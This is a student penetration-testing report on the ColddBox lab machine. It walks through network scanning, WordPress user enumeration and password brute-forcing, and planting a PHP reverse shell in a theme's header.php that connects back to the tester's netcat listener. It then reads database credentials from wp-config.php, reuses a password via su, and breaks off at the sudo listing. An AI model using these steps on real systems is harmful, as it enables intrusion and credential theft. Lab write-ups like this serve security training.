

ColddBox

One more machine

RECENT POSTS

The ColddBox is here

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ARCHIVES

October 2020

The ColddBox is here

Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

📅 12 October, 2020 👤 the cold in person

One thought on “The ColddBox is here”

CORIZO

Pen-testing on ColddBox

MINOR PROJECT
MENTOR: UDESH JADON

Suhas Dhole | Cybersecurity | 13/09/2022

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
1. Network Scanning

Tool: The ARP scanner

CMD: `sudo arp-scan -l`

Result: 192.168.1.6 08:00:27:22:00:24 PCS Systemtechnik GmbH

Screenshots:



The screenshot is divided into two main sections. The top section is a terminal window from a Kali Linux machine. It shows the command `sudo arp-scan -l` being executed, followed by a password prompt. The output of the command is displayed, showing the interface `eth0` with type `EN10MB`, MAC address `08:00:27:db:96:6a`, and IPv4 address `192.168.1.6`. It then lists the results of the ARP scan, including IP addresses, MAC addresses, and hostnames. The bottom section is a web browser window displaying the ColddBox website. The website has a dark theme and a large heading that says "The ColddBox is here". Below the heading, there is a welcome message: "Welcome to ColddBox, a machine designed by Coldd, it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!". On the left side of the website, there is a search bar and a section titled "RECENT POSTS" with a link to "The ColddBox is here".

```
(kali㉿kali)-[~]  
$ sudo arp-scan -l  
[sudo] password for kali:  
Interface: eth0, type: EN10MB, MAC: 08:00:27:db:96:6a, IPv4: 192.168.1.6  
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royh11/arp-scan)  
192.168.1.1    54:37:bb:21:6e:20    (Unknown)  
192.168.1.4    68:39:43:80:06:66    ittim  
192.168.1.6    08:00:27:22:00:24    PCS Systemtechnik GmbH  
192.168.1.8    c0:b8:02:04:db:0e    Intel Corporation
```

ColdBox
One more machine

Search ...

RECENT POSTS

The ColddBox is here

The ColddBox is here

Welcome to ColddBox, a machine designed by Coldd, it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

Tool: WhatWeb - Next generation web scanner version 0.5.5.

CMD: `whatweb http://192.168.1.6/`

Result: `http://192.168.1.6/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.1.6], JQuery[1.11.1], MetaGenerator[WordPress 4.1.31], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[ColdBox | One more machine], WordPress[4.1.31], x-pingback[/xmlrpc.php]`

2. Enumeration / Reconnaissance

Tool: Nmap - Network exploration tool and security / port scanner

CMD: `nmap -p- -A 192.168.1.6`

Result: PORT STATE SERVICE

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

4512/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu; protocol 2)

Screenshots:

```
(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.1.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-13 08:35 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00081s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-title: ColddBox | One more machine
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.43 seconds
zsh: segmentation fault  nmap -p- -A 192.168.1.6
```

Tool: WPScan - WordPress Security Scanner

CMD: `wpscan --url 192.168.1.6 --enumerate u`

Result: User(s) Identified:

[+] c0ldd, hugo, philip

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

Screenshot:

```
(kali㉿kali)-[~]  
$ wpscan --url 192.168.1.6 --enumerate u  
  
[i] User(s) Identified:  
  
[+] the cold in person  
| Found By: Rss Generator (Passive Detection)  
  
[+] c0ldd  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] hugo  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] philip  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Tool: WPScan

CMD: wpscan --url 192.168.1.6 --usernames c0ldd --passwords /usr/share/wordlists/rockyou.txt

Result: Valid Combinations Found:


Username: c0ldd, Password: 9876543210

Username: hugo, Password: password123456

Screenshot:

```
(kali㉿kali)-[~]  
$ wpscan --url 192.168.1.6 --usernames c0ldd --passwords /usr/share/wordlists/rockyou.txt  
  
[!] Valid Combinations Found:  
| Username: c0ldd, Password: 9876543210
```

Login with this Username: c0ldd, Password: 9876543210 on <http://192.168.1.6/wp-login.php>



Username


c0ldd

Password

☐ Remember Me

Log In

[Lost your password?](#)



WordPress 6.0.2 is available! [Please update now.](#)

Dashboard

Welcome to WordPress! [Dismiss](#)

We've assembled some links to get you started:

Get Started

[Customise Your Site](#)

or, change your theme completely

Next Steps

- [Write your first blog post](#)
- [Add an About page](#)
- [View your site](#)

More Actions

- [Manage widgets or menus](#)
- [Turn comments on or off](#)
- [Learn more about getting started](#)

At a Glance

- [1 Post](#)
- [1 Page](#)
- [1 Comment](#)

WordPress 4.1.31 running [Twenty Fifteen](#) theme. [Update to 6.0.2](#)

[Search Engines Discouraged](#)

Quick Draft

Title

What's on your mind?

[Save Draft](#)


Activity

Recently Published

3. Uploading a Reverse Shell


Here to get a reverse shell we have to modifying the header.php with this code

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php> and with our IP which can be known with `ifconfig` command which is **192.168.1.3** and **port: 1314**



The screenshot shows the GitHub repository page for `pentestmonkey/php-reverse-shell`. The repository is public and has 38 watches, 1.5k forks, and 1.3k stars. It was created on May 30, 2015, and has 2 commits. The repository contains a `CHANGELOG`, `COPYING.GPL`, `COPYING.PHP-REVERSE-SHELL`, `LICENSE`, `README.md`, and `php-reverse-shell.php` file. The `README.md` file is displayed, showing the title `php-reverse-shell`. The right sidebar shows the repository's statistics and a list of releases, packages, and languages, with PHP being 100.0% of the code.

After pasting `php-reverse-shell`, update file



The screenshot shows the WordPress theme editor interface. The browser address bar displays the URL `192.168.1.6/wp-admin/theme-editor.php?file=header.php&theme=twentyfifteen&scrollto=0&updated=true`. The editor is showing the `Twenty Fifteen: Header (header.php)` file. The code in the editor includes a reverse shell script that sets a time limit, defines a version, and uses `pcntl_fork` to daemonize the process. The script also includes a fallback for `pcntl_fork` using `system` to execute `/bin/sh -i`. The right sidebar shows a list of templates, with `Header (header.php)` selected. The bottom of the editor shows a documentation link and a "Look Up" button.

Tool: NetCat

CMD: nc -lvp 1314

Result: will show after reloading webpage

Screenshot:

```
(kali㉿kali)-[~]  
$ nc -lvp 1314  
listening on [any] 1314 ...  
█
```

```
(kali㉿kali)-[~]  
$ nc -lvp 1314  
listening on [any] 1314 ...  
192.168.1.6: inverse host lookup failed: Unknown host  
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.6] 32856  
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
00:02:17 up 6:26, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ █
```

CMD: python3 -c 'import pty;pty.spawn("/bin/bash")'

```
$ whoami  
www-data  
$ clear  
TERM environment variable not set.  
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@ColddBox-Easy:/$ █  
192.168.1.6
```

Navigate: CMD: cd var/www/html


```

www-data@ColddBox-Easy:/$ ls
ls
bin    home    lib64    opt    sbin    tmp      vmlinuz.old
boot  initrd.img  lost+found  proc  snap  usr
dev    initrd.img.old  media    root  srv    var
etc    lib        mnt      run    sys    vmlinuz
www-data@ColddBox-Easy:/$ cd var
cd var
www-data@ColddBox-Easy:/var$ ls
ls
backups  crash  local  log  opt  snap  tmp
cache    lib    lock  mail  run  spool  www
www-data@ColddBox-Easy:/var$ cd www
cd www
www-data@ColddBox-Easy:/var/www$ ls
ls
html
www-data@ColddBox-Easy:/var/www$ cd html
cd html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden          wp-blog-header.php  wp-includes          wp-signup.php
index.php        wp-comments-post.php wp-links-opml.php    wp-trackback.php
license.txt      wp-config-sample.php wp-load.php          xmlrpc.php
readme.html      wp-config.php        wp-login.php
wp-activate.php  wp-content           wp-mail.php
wp-admin         wp-cron.php          wp-settings.php
www-data@ColddBox-Easy:/var/www/html$

```

CMD: cat wp-config.php

Result: /** MySQL database username */

```
define('DB_USER', 'c0ldd');
```

/** MySQL database password */

```
define('DB_PASSWORD', 'cybersecurity');
```

Screenshot:

```

www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

```

Some users keep the same password on most places lets try here too

CMD: su c0ldd

cybersecurity

whoami

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$
```

```
c0ldd@ColddBox-Easy:/var/www/html$ whoami
whoami
c0ldd
```

CMD: cd

ls

cat user.txt

Result: cat user.txt

RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

Screenshot:

```
cd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$
```

DECODE with cryptii.com Base64 (RFC 3548, RFC 4648)

Result: Felicidades, primer nivel conseguido!

Translate: Congratulations, first level achieved!


Text to base64: Encode and Decode

https://cryptii.com/pipes/text-to-base64

110%

cryptii

Slava Ukraini



Students and Teachers, save up to 60% on Adobe Creative Cloud.
ads via Carbon

VIEW

Text

RmVsawNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ

ENCODE

DECODE

Base64

VARIANT

Base64 (RFC 3548, RFC 4648)

→ Decoded 37 bytes

VIEW

Text

Felicidades, primer nivel conseguido!

About 7,69,00,00,000 results (0.34 seconds)

Spanish – detected

↔

English

Felicidades,
primer nivel
conseguido!

×

Congratulations, first
level achieved!

4. Privilege Escalation

CMD: `sudo -l`

Result:

Coincidiendo entradas por defecto para `c0ldd` en ColddBox-Easy:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\  
:/sbin\:/bin\:/snap/bin
```


El usuario `c0ldd` puede ejecutar los siguientes comandos en ColddBox-Easy:

```
(root) /usr/bin/vim
```

```
(root) /bin/chmod
```


```
(root) /usr/bin/ftp
```

Screenshot:



```
c0ldd@ColddBox-Easy:~$ sudo -l  
sudo -l  
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:  
(root) /usr/bin/vim  
(root) /bin/chmod  
(root) /usr/bin/ftp  
